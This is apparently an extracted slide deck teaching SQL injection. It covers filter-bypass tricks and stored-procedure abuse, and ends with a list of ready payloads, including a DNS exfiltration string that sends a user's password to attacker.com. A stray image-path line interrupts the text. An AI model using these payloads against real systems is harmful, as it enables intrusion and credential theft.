SQL Injection Techniques

Mastering the art of SQL injection for ethical hacking and web security

Understanding SQL Injection Vulnerabilities

- Improper input sanitization
- Dynamic SQL queries
- Insufficient access controls
- Outdated database management systems

Advanced SQLi Techniques

1. **Blind SQLi**

   Inferring data without direct output

2. **Time-based SQLi**

   Exploiting time delays for data extraction

3. **Out-of-band SQLi**

   Leveraging alternative channels for data exfiltration

4. **Second-order SQLi**

   Injecting payload that activates in subsequent requests

Bypassing Web Application Firewalls (WAFs)

1

Encoding payloads

URL, hex, Unicode obfuscation

2

Comment injection

Misleading WAF parsing

3


Whitespace manipulation

Exploiting SQL's flexible syntax

4

Keyword substitution

Using alternative SQL commands



Exploiting Stored Procedures

xp_cmdshell

Execute system commands on Windows servers

sp_OACreate

Create COM objects for extended functionality

Custom procedures

Target application-specific stored procedures

Advanced Data Exfiltration Methods

DNS exfiltration

Encode data in DNS requests

HTTP headers

Hide data in custom HTTP headers

Steganography

Embed data in images or audio files

Automating SQLi Discovery

Custom scripts

Python, Ruby for targeted scanning

SQLmap

Powerful open-source SQLi detection tool

Burp Suite

Proxy-based web vulnerability scanner

SQL Injection Examples

```
-- Basic Authentication Bypass
' OR '1'='1
' OR 1=1;--
admin'--

-- Union-Based Injection
' UNION SELECT username,password FROM users--
' UNION SELECT null,table_name FROM information_schema.tables--

-- Time-Based Blind
'; WAITFOR DELAY '0:0:5'--
' AND (SELECT * FROM (SELECT(SLEEP(5)))foo)--
' AND IF(1=1,SLEEP(5),0)--

-- Error-Based
' AND extractvalue(rand(),concat(0x3a,version()))--
' AND updatexml(rand(),concat(0x3a,(SELECT version())),null)--

-- Out-of-Band (DNS Exfiltration)
'; DECLARE @q VARCHAR(1024); SET @q=CONCAT('\\\\',
(SELECT TOP 1 password FROM users),'.attacker.com\\a');
EXEC master..xp_dirtree @q;--
```

⚠️ Note: These examples are for educational purposes only. Always obtain proper authorization before testing.